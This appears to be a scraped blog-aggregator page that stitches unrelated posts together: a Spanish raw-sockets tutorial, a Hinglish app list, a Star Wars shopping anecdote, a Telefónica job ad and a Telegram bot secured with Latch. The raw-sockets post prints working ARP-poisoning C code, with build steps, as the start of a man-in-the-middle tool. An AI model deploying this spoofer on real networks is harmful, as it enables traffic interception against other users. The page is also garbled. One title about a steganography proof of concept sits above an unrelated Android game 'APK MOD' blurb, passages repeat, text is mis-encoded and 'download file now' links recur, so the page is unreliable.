Showing posts with label en. Show all posts
Showing posts with label en. Show all posts
Thursday, September 28, 2017
En crudo y sin censura RAW SOCKETS I en C
En crudo y sin censura RAW SOCKETS I en C

A lo largo de esta serie de entradas intentar� mostrar para qu� podemos utilizar la programaci�n de sockets (sobre todo los RAW) siempre mirando desde un prisma....digamos que oscuro....
Soy consciente que no es un tema f�cil de tratar, y mucho menos hacer que la lectura sea liviana a la par que amena...
Para seguir estos posts es necesario tener unos conocimientos m�nimos de redes, un poquito de C, as� como disponer de una m�quina linux, puesto que este tost�n est� orientado a sistemas Linux o Unix, como ya es com�n en mis entradas.
No pretendo desanimar a nadie, ya sea por lo de los conocimientos o por tener otro S.O... en ambos casos es facil (mas o menos) seguir las entradas. Es m�s, os animo a ello.
Tambi�n quiero dejar claro que que vamos a abordar el tema desde un punto de vista pr�ctico sin entrar mucho en detalles t�cnicos, si no podr�a ser una entrada eterna y tampoco pretendo explicar el modelo OSI (de lectura muy recomendada), a muchos os aburrir�a, as� que lo veremos de soslayo.
�Por qu� C? la respuesta es sencilla: si aprendes en C te ser� sencillo hacerlo en java, python o C++... Prueba al rev�s X-O. (respuesta de un profesor).
Es verdad que en python ser�a m�s sencillo (utilizando alguno de sus frameworks), imposible en muchos casos con java y m�s o menos parecido en c++; pero desde el punto de vista pedag�gico te pierdes muchos fundamentos valiosos.
Desde mi punto de vista ahora que estoy empezando con C, es simple, elegante y endiabladamente r�pido, compacto y eficiente..y muy Oldschool, sin menospreciar en absoluto a Python (pero hoy toca C).
�Qu� es un Socket? pues como dice la palabra es un enchufe!!...
Socket designa un concepto abstracto por el cual dos programas (posiblemente situados en computadoras distintas) pueden intercambiar cualquier flujo de datos, generalmente de manera fiable y ordenada.
El t�rmino socket es tambi�n usado como el nombre de una interfaz de programaci�n de aplicaciones (API) para la familia de protocolos de Internet TCP/IP, provista usualmente por el sistema operativo.
Segun esta interfaz tenemos tres grupos de sockets:
Socket de flujo (SOCK_STREAM): Define un servicio orientado a conexi�n confiable y bidireccional. Los datos se env�an sin errores o duplicaci�n y se reciben en el mismo orden de como fueron enviados. Podr�amos compararlo con una llamada de tel�fono.. recibir y mandar la informaci�n en su tiempo y de manera bidireccional es cr�tico para la comprensi�n del mensaje, de esto se encarga TCP...Ej dns, tftp, bootp, etc.
Socket de datagrama (SOCK_DGRAM): Define un servicio no orientado a conexi�n (sobre UDP por ejemplo). Los datagramas se env�an como paquetes independientes. El servicio no proporciona garant�as; los datos se pueden perder o duplicar y los datagramas pueden llegar fuera de orden. Soporta la bidirecionalidad pero no es su fuerte. Simplificando (demasiado) es similar a enviar una carta.
Socket raw (SOCK_RAW): Estos sockets nos permiten el acceso a los protocolos de comunicaciones,con la posibilidad de hacer uso o no de protocolos de capa 3 (nivel de red) y/o 4 (nivel de transporte), y por lo tanto d�ndonos el acceso a los protocolos directamente y a la informaci�n que recibe en ellos. El uso de sockets de este tipo nos va a permitir la implementaci�n de nuevos protocolos, y por que no decirlo, la modificaci�n de los ya existentes. Suena interesante no?.
Con esta verborrea trato de ubicar un poco al lector, pues despu�s de lo dicho nos vamos a centrar en el este �ltimo Socket raw o en crudo este tipo de socket trabaja sin estar ligado a un protocolo de comunicaci�n en concreto, es decir, podemos darle el sabor que necesitemos. Lo veremos m�s a delante.
Peculiaridades de Socket raw (SOCK_RAW)
- No incluye por defecto TCP; esto se traduce en perdida de fiabilidad.
- No tenemos que especificar puerto en la comunicaci�n.....O_o..... ya que es el propio kernel que recibe el paquete crudo el encargado de pasar la informaci�n de a todos los sockets que est�n escuchando el mismo protocolo, no hay conexiones de red virtuales como tal, es decir, no hay puertos.
- Los campos del Header los deberemos rellenar manualmente, al contrario que si trabaj�semos con otro tipo de socket; el kernel no rellena las cabeceras.
- Carece de un est�ndar.
- Para usar sockets de tipo raw en Unix es necesario contar con privilegios de root.
- hay dos tipos b�sicos de socket raw, y que la decisi�n de cu�l utilizar depende totalmente del objetivo y requisitos de la aplicaci�n que se desea:
. Familia AF_PACKET: los sockets raw de la familia AF_PACKET son los de m�s bajo nivel y permiten leer y escribir cabeceras de protocolos de cualquier capa.
. Familia AF_INET: los sockets raw AF_INET delegan al sistema operativo la construcci�n de las cabeceras de enlace y permiten una manipulaci�n �compartida� de las cabeceras de red.
En breve veremos en detalle la utilidad y funcionamiento de ambas familias.
- Y alguna m�s que seguro que escapa a mi intelecto (por culpa de alg�n gen recesivo).
�Qu� podemos hacer con raw socket?
Con los sockets SOCK_DGRAM y SOCK_DGRAM s�lo puedes decidir el contenido del PAYLOAD TCP o UDP pero no puedes leer ni escribir nada de lo que hay debajo: cabeceras IP, ICMP, ARP, Ethernet, etc.
Esto nos permitir� desde diagnoxticar ciertos aspectos de la red que de otro modo ser�a dif�cil, componer Datagramas a muy bajo nivel, y construir nuestras propias herramientas a medida de nuestros caprichos.
En definitiva nos va a hacer conocer mejor los protocolos y su seguridad.
Bueno ya para finalizar esta entrada (si no menuda chappa).. y para abrir boca os voy a dejar un codigo fuente de Victor Ramos Mello (que encontre en su Git, el cual me pareci� bueno como ejemplo) en el que hace uso de raw socket para manejar el protocolo ARP.
No atorarse!! ya lo examinaremos paso por paso, y desarrollaremos m�s para conseguir una herramienta MITM en pr�ximas entradas para ir ejercitando la mente.
Simple arp poison:
//arp-poison by m0nad
//tested in Linux 3.5.0
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <net/if.h>
#include <sys/socket.h>
#include <netpacket/packet.h>
#include <net/ethernet.h>
#include <netinet/if_ether.h>
#include <signal.h>

#define IP4LEN 4
#define PKTLEN sizeof(struct ether_header) + sizeof(struct ether_arp)

int sock;
void
usage()
{
 puts("usage: ./arp-poison <interface> <gateway ip> <mac addr>");
 puts("ex: ./arp-poison eth0 10.1.1.1 aa:bb:cc:dd:ee:ff");
 exit(1);
}

void
cleanup()
{
 close(sock);
 exit(0);
}

int
main(int argc, char ** argv)
{
 char packet[PKTLEN];
 struct ether_header * eth = (struct ether_header *) packet;
 struct ether_arp * arp = (struct ether_arp *) (packet + sizeof(struct ether_header));
 struct sockaddr_ll device;

 if (argc < 4) {
 usage();
 }

 sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ARP));
 if (sock < 0)
 perror("socket"), exit(1);

 signal(SIGINT, cleanup);

 sscanf(argv[3], "%x:%x:%x:%x:%x:%x", (unsigned int *) &arp->arp_sha[0],
 (unsigned int *) &arp->arp_sha[1],
 (unsigned int *) &arp->arp_sha[2],
 (unsigned int *) &arp->arp_sha[3],
 (unsigned int *) &arp->arp_sha[4],
 (unsigned int *) &arp->arp_sha[5]);

 sscanf(argv[2], "%d.%d.%d.%d", (int *) &arp->arp_spa[0],
 (int *) &arp->arp_spa[1],
 (int *) &arp->arp_spa[2],
 (int *) &arp->arp_spa[3]);

 memset(eth->ether_dhost, 0xff, ETH_ALEN);//bcast
 memcpy(eth->ether_shost, arp->arp_sha, ETH_ALEN);
 eth->ether_type = htons(ETH_P_ARP);

 arp->ea_hdr.ar_hrd = htons(ARPHRD_ETHER);
 arp->ea_hdr.ar_pro = htons(ETH_P_IP);
 arp->ea_hdr.ar_hln = ETH_ALEN;
 arp->ea_hdr.ar_pln = IP4LEN;
 arp->ea_hdr.ar_op = htons(ARPOP_REPLY);
 memset(arp->arp_tha, 0xff, ETH_ALEN);
 memset(arp->arp_tpa, 0x00, IP4LEN);

 memset(&device, 0, sizeof(device));
 device.sll_ifindex = if_nametoindex(argv[1]);
 device.sll_family = AF_PACKET;
 memcpy(device.sll_addr, arp->arp_sha, ETH_ALEN);
 device.sll_halen = htons(ETH_ALEN);

 puts("press ctrl+c to exit.");
 while (1) {
 printf("%s: %s is at %s ", argv[1], argv[2], argv[3]);
 sendto(sock, packet, PKTLEN, 0, (struct sockaddr *) &device, sizeof(device));
 sleep(2);
 }
 return 0;
}
para compilarlo:
#gcc arp-poison.c -o arp-poison
un saludo! hasta m�s ver...
download file now

Wednesday, September 27, 2017
en app ke bina dabba hai aapka mobile phone
en app ke bina dabba hai aapka mobile phone
aaj k har koi smartphone ka upyoge karta hai jo log smartphone ka upyog nhi karte hai unhe takneeki roop se bahut hi peeche samjha jata hai hme samay samay ke sath
takneek ki upyog karna hi chahiye
aaj kal bina smartphone jindgi adhoori hai

smartphone ka sabse bada fayda tab hota hai jab aapke mobile ke behtreen app instoll ho jo aapke kaam aa. sake
aksar log sirf whatsapp facebook YouTube
ke siva aur kuch nhi upyog karte
aaj ham aapko 5 behteen app ke bare me
batane wale hai
to chaliye jaan lete hai en app ke bare me
1.google translate

es app ke bare me to har koi janta hi hoga
yah translate hi ye duniya hi 103 language to read kr sakta hai aur unhe translate kar sakta hai
es all app ki khas baat hai ki ye camra se photo click karke aap use 37 language me translate kr sakte hai aur offline 52 language ko translate kar sakte hai |
2. cardboard camra
 es camra me sabse khas baat ye hai ki ye
360 digri angal se photo le sakta hai sabse achhai baat ye hai ki ye VR to bhi saport karta hai
VR se 360 digri ki photo bhi dekhi ja sakti hai jo ki kamal ki baat hai .
3. Qr bar code scanner
 es app ke madad se aap kisi bhi qr code ko scan kar sakte hai ye bahut hi upyogi hai
eski madad se aap wifi password share karna sr no. read krna aur bhi bahut kaam kar sakte hai
4.photo math camra calculate

photo math calculate kamal ka app hai khas kar student ke liye ye behtreen app hai
es app ki khas baat hai ki ye camra se photo lekar usko calculate kar deta hai .
5.text fairy scanner
 ye bhi kamal ka app hai es app ki khas baat ye hai kisi bhi document book pepar kisi ki photo shoot kr ke text me canvart kr deta hai jisse aap kahi bhi past kr sakte hai aapko likhne ki jaroort nhi hai ....
takneek ki upyog karna hi chahiye
aaj kal bina smartphone jindgi adhoori hai
smartphone ka sabse bada fayda tab hota hai jab aapke mobile ke behtreen app instoll ho jo aapke kaam aa. sake
aksar log sirf whatsapp facebook YouTube
ke siva aur kuch nhi upyog karte
aaj ham aapko 5 behteen app ke bare me
batane wale hai
to chaliye jaan lete hai en app ke bare me
1.google translate
es app ke bare me to har koi janta hi hoga
yah translate hi ye duniya hi 103 language to read kr sakta hai aur unhe translate kar sakta hai
es all app ki khas baat hai ki ye camra se photo click karke aap use 37 language me translate kr sakte hai aur offline 52 language ko translate kar sakte hai |
2. cardboard camra
360 digri angal se photo le sakta hai sabse achhai baat ye hai ki ye VR to bhi saport karta hai
VR se 360 digri ki photo bhi dekhi ja sakti hai jo ki kamal ki baat hai .
3. Qr bar code scanner
eski madad se aap wifi password share karna sr no. read krna aur bhi bahut kaam kar sakte hai
4.photo math camra calculate
photo math calculate kamal ka app hai khas kar student ke liye ye behtreen app hai
es app ki khas baat hai ki ye camra se photo lekar usko calculate kar deta hai .
5.text fairy scanner
download file now
Guiarte la Fuerza debe para en Amazon la compulsiva compra evitar
Guiarte la Fuerza debe para en Amazon la compulsiva compra evitar
A mi hacker & survivor les gustan los cuentos. A m� me gusta Star Wars. As� que cuando el otro d�a descubr� que hab�an sacado las pel�culas de la saga en forma de cuentos no me pude resistir. Deb�a comprarme los cuentos y comenzarles a explicarles porque hay que evitar el lado oscuro, c�mo Anakin podr�a haber sido un gran Caballero Jedi si no hubiera sido atra�do por el malvado Palpatine, y esas cosas que todos conocemos al dedillo.
 |
| Figura 1: Guiarte la Fuerza debe para en Amazon la compulsiva compra evitar |
Por supuesto, yo soy de gatillo f�cil en Amazon Premium y Amazon Prime, as� que tir� de b�squeda de la l�nea "Star Wars Planeta Junior" y r�pidamente salieron algunos de los cuentos, que evidentemente met� en mi cesta de la compra.
 |
| Figura 2: El Imperio Contraataca en cuento. A la saca. |
Pero cuando fui a a�adir alg�n otro me di cuenta de que no estaba sujeto a las condiciones de Amazon Premium, lo que quiere decir que suele tener gastos de env�o extras o que tarda m�s en llegar. No problem at all. Pod�a esperar y asumir unos euros extras por tener una herramienta para compartir con mi hacker & survivor un poco de mi mundo de fantas�a.
 |
| Figura 3: ��Hay un problema con el precio?? |
Sin embargo, me pareci� que hab�a un peque�o error en el precio. Parec�a que alguien hab�a errado al introducir la coma y que cuando quer�a poner que costaba diecis�is y algo hab�a puesto que eran ��165 Euros??? No puede ser.
 |
| Figura 4: Pues aun lo hay m�s caro |
Cuando fui a revisar las opciones de compra me di cuenta de que s�, que es lo que piden por este cuento de apenas 32 p�ginas y que a�n puedes comprar en las tiendas. De hecho, me lo he comprado en un librer�a y ya lo tengo por menos de 7 �.
 |
| Figura 5: Cuentos de Star Wars en Cr�ditos Espaciales |
Lo cierto que es que buscando y ordenando por precio de mayor a menor, es f�cil encontrar estos art�culos con precios altos. Supongo que, por un lado buscar�n coleccionistas con ansias, pero en mi caso yo podr�a haber pagado eso por un libro, simplemente por ser r�pido con el clic y asumir que valdr�an todos lo mismo.
Saludos Malignos!
Sigue Un inform�tico en el lado del mal - Google+ RSS 0xWord

download file now
Esteganografía en TCP IP Una Proof of Concept en Ruby
Esteganografía en TCP IP Una Proof of Concept en Ruby

Resort Tycoon � uma simula��o resort bela que testa o seu tempo e habilidades de gerenciamento de recursos. Atualize seu hotel com todas as comodidades, restaurantes, cozinhas abertas, vender revistas, servem variedades de bebidas e muito mais, porque seus clientes merecem o melhor! Chutar iniciar sua carreira de gest�o hoteleira, manter os clientes felizes e ganhar dinheiro para comprar resorts por toda a cidade para�so e criar sua pr�pria cadeia de hot�is de sonho. Mas n�o se esque�a de manter suas estrat�gias de neg�cios atualizados ajustando sua pr�pria demanda eo lucro � para os itens que voc� vende.
Imagens:



Requer Android 2.3 ou Superior.
DOWNLOAD APK MOD
download file now
Tuesday, September 26, 2017
Vente a crear tecnología con nosotros en Telefónica We are hiring at LUCA D3 11Paths 4th Platform AURA
Vente a crear tecnología con nosotros en Telefónica We are hiring at LUCA D3 11Paths 4th Platform AURA
Este mes de Abril ElevenPaths ha cumplido cuatro a�os, y dentro de poco har� un a�o desde que me nombraron Chief Data Officer en Telef�nica, para que me ocupara de los proyectos de Big Data en la casa, tanto los de transformaci�n interna en la 4th Plataforma, como el lanzamiento de la unidad Luca-D3, y, como sab�is, comenc� a trabajar en una plataforma de Inteligencia Artificial que internamente hab�a denominado YOT (You On Telef�nica) y que al final se cristaliz� en Aura.
 |
| Figura 1: We are hiring at LUCA D3, 11Paths, 4th Platfom & AURA |
Todos esos proyectos est�n en plena evoluci�n, creciendo y a pleno rendimiento, as� que hemos abierto unas decenas de nuevas posiciones para todos aquellos que ador�is crear tecnolog�a. Desde puestos de Software Developer, hasta expertos en Natural Language Processing, pasando por Devops, Data Scientist, Security Analysts, etc�tera. Este es un detalle resumen de las posiciones que tenemos abiertas para trabajar en nuestro equipo. Ten en cuenta que de algunas de estas posiciones buscamos a m�s de un hacker.
 |
| Figura 2: Resumen de posiciones abiertas |
Todas estas posiciones, m�s las que se abren en otras �reas de Telef�nica est�n en nuestro portal Jobs at Telef�nica, donde puedes tener el detalle completo de cada uno de los puestos, y en esta URL en concreto tienes acceso a los roles que est�n en nuestra unidad.
 |
| Figura 3: Jobs at Telef�nica en el �rea de Inteligencia de Negocio y Big Data |
Ya sabes que en nuestros equipos esto va de crear clavos, de hacer tecnolog�a, y de pas�rselo bien. Eso s�, te prometo que vas tener deadlines, que hacer deliveries, que lo que crees es para que sea utilizado, y que te vamos a pedir que lo hagas mucho mejor cada d�a. Si buscas un trabajo en el que no te vayas a ver retado y se te vaya a exigir que seas mejor cada d�a... este NO es tu sitio.
 |
| Figura 4: Vente a crear tecnolog�a a la f�brica de caramelos |
Si a�n as� te animas a venirte a crear tecnolog�a a nuestra particular f�brica de caramelos, recuerda que el plazo de selecci�n es este mes de Mayo, as� que el tiempo apremia. Entra en la web y aplica al puesto, que estamos ya seleccionando los hackers para roles, y los procesos de entrevistas toman su tiempo.
Saludos Malignos!
Sigue Un inform�tico en el lado del mal - Google+ RSS 0xWord
download file now
Monday, September 25, 2017
Un bot de Telegram protegido con Latch en un Datacenter
Un bot de Telegram protegido con Latch en un Datacenter
Como es sabido, una de las funcionalidades atractivas y muy utilizadas en Telegram es la posibilidad de crear e interactuar con bots. La API para crear bots de Telegram es p�blica y justamente por eso es posible encontrar much�simas implementaciones de bots creados para ella tambi�n de forma p�blica.
Un bot de Telegram es un programa que se ejecuta en un sistema propio (un sistema del tipo C&C) y que realiza las acciones que el usuario le solicite a trav�s de mensajes, llamados �ordenes�, enviados desde la cuenta del mismo Telegram por chat y con en el siguiente formato: /help, /ping, /lo_que_se_desee_hacer. Ya hemos visto ejemplos en varios art�culos aqu�:
Todo hace pensar que es ideal entonces para administraciones remotas. Sin embargo, a pesar de las ventajas de este modelo, existe un gran desaf�o al momento de querer crear un bot que brinde acceso a datos o servicios sensibles de una organizaci�n porque, por defecto, no se permite autenticaci�n y autorizaci�n de usuarios. Es decir, dada ciertas condiciones, cualquier persona puede agregarse a un grupo y acceder a datos sensibles del mismo.
Una posible soluci�n ser�a no utilizar bots para manipular informaci�n confidencial y, si bien este acercamiento es cierto en la mayor�a de los escenarios, deber�amos plantearnos �qu� sucede si realmente queremos maximizar los beneficios y posibilidades que brindan los bots para ejecutar tareas sencillas y repetitivas (aunque a�n confidenciales)?
Un bot de Telegram protegido con Latch en un Datacenter
El equipo t�cnico del DataCenter de Telef�nica de Argentina est� compuesto por personas que se hacen este tipo de preguntas y que intentan buscarles respuestas, y por ello crearon un bot que permite agregar un m�todo de autenticaci�n y autorizaci�n robusto mediante la utilizaci�n de una herramienta conocida por los lectores de este blog: Latch.
La soluci�n se basa en integrar un middleware para sistemas internos - sistemas de monitoreo, medici�n de consumos energ�ticos, temperaturas, sistemas de ticketing, etc�tera - con un bot de Telegram, que pueda ser consultado desde los tel�fonos m�viles del personal que, previamente, debe acceder a ellos mediante Latch que actuar� como Segundo Factor de Autorizaci�n.
Las ventajas son muchas. Una vez que el usuario se haya autenticado y aprobado su acceso, puede ejecutar tareas directamente sobre los sistemas internos del CPD y de esta manera se puede automatizar y acelerar el tratamiento de tareas rutinarias y repetitivas, minimizar el tiempo que un operador debe pasar dentro del centro o frente a una consola, garantizar que todas estas tareas son realizadas por personal autorizado.
Como siempre, existe una primera fase de alta y validaci�n de usuarios que ser�n agregados al grupo de Telegram y luego se usa Latch para evitar transmitir datos que tienen cierto nivel de sensibilidad, de forma no autorizada. Si un usuario �cierra� su Latch, la aplicaci�n informa que �alguien� ha intentado acceder a su cuenta y se bloquea el acceso. El proceso de creaci�n de esta interesante implementaci�n, ser�a de la siguiente manera:
Antes que nada registrarse en Latch como desarrollador y crear una aplicaci�n. Es bueno recordar que no es necesario brindar ning�n dato que nos relacione a una organizaci�n, el correo electr�nico o el tel�fono, los datos son solo representativos y sirven para obtener el Application ID y el Secret de la aplicaci�n creada. Ahora puedes gestionar hasta los permisos que quieres dar a cada Secret. En este ejemplo tienes un paso a paso de c�mo integrar una aplicaci�n web con Latch.
En el bot de Telegram se utilizan estos datos para procesar la validaci�n del usuario de Latch. En este caso el c�digo del bot propiamente dicho est� creado en Python por lo que es necesario descargar la el SDK Python correspondiente de Latch y luego realizar la autenticaci�n a trav�s de los datos obtenidos previamente (app_id y secret_key):
Una vez creado el bot de Telegram, se debe proceder a programar la integraci�n con Latch y agregar las ordenes que se desee que el bot lleve a cabo. El bot tiene una serie de par�metros y opciones que deber�n ser agregados y que servir�n para interactuar con el mismo. Por ejemplo, en este caso �/remedio� servir�a para descargar e instalar una actualizaci�n determinada en el sistema operativo.
Funcionamiento del bot de Telegram protegido por Latch
Ya con todo el desarrollo terminado, as� es como se ve la interacci�n del usuario (operador), para ejecutar tareas en el centro de datos a trav�s del bot de Telegram que se ha creado, protegido con Latch.
Y as� se ver�a el resultado al momento de cerrar el Latch para un usuario determinado, es decir, deshabilitar la autorizaci�n para que ejecute acciones y por tanto el bot no las ejecutar�.
Como puede verse, es sencillo crear un servicio que utilice un bot de Telegram para intercambiar informaci�n con un grupo de usuarios previamente autorizados con Latch y de esa forma potenciar el uso de ambas herramientas para realizar tareas sencillas, obteniendo un gran beneficio para todos. Por ejemplo, obtener el estado de un servidor o ejecutar un proceso urgente a distancia y, al mismo tiempo, proteger informaci�n sensible de la organizaci�n.
Autor: Claudio Caracciolo (@holesec)
CSA de ElevenPaths en Argentina
 |
| Figura 1: Un bot de Telegram protegido por Latch en un Datacenter... |
Un bot de Telegram es un programa que se ejecuta en un sistema propio (un sistema del tipo C&C) y que realiza las acciones que el usuario le solicite a trav�s de mensajes, llamados �ordenes�, enviados desde la cuenta del mismo Telegram por chat y con en el siguiente formato: /help, /ping, /lo_que_se_desee_hacer. Ya hemos visto ejemplos en varios art�culos aqu�:
- Pi Guardian: Video-Vigilancia controlada por un bot de TelegramLos bots son una gran herramienta a la hora de querer difundir informaci�n entre miembros de un grupo de usuarios. Al utilizar Telegram como canal de comunicaci�n, se aprovecha del cifrado de la conexi�n del chat, y permite utilizar cuentas an�nimas, es decir sin la necesidad de identificar a los usuarios reales o a la organizaci�n que lo ha implementado. E incluso puedes seguir este blog "El lado del mal" por Telegram.
- Usar bots de Telegram para crear una botnet
- Controlar Sinfonier con un bot de Telegram
Figura 2: Demo de Pi Guardian controlado por un bot de Telegram
Todo hace pensar que es ideal entonces para administraciones remotas. Sin embargo, a pesar de las ventajas de este modelo, existe un gran desaf�o al momento de querer crear un bot que brinde acceso a datos o servicios sensibles de una organizaci�n porque, por defecto, no se permite autenticaci�n y autorizaci�n de usuarios. Es decir, dada ciertas condiciones, cualquier persona puede agregarse a un grupo y acceder a datos sensibles del mismo.
Figura 3: Demo de Sinfonier controlado por un bot de Telegram
Una posible soluci�n ser�a no utilizar bots para manipular informaci�n confidencial y, si bien este acercamiento es cierto en la mayor�a de los escenarios, deber�amos plantearnos �qu� sucede si realmente queremos maximizar los beneficios y posibilidades que brindan los bots para ejecutar tareas sencillas y repetitivas (aunque a�n confidenciales)?
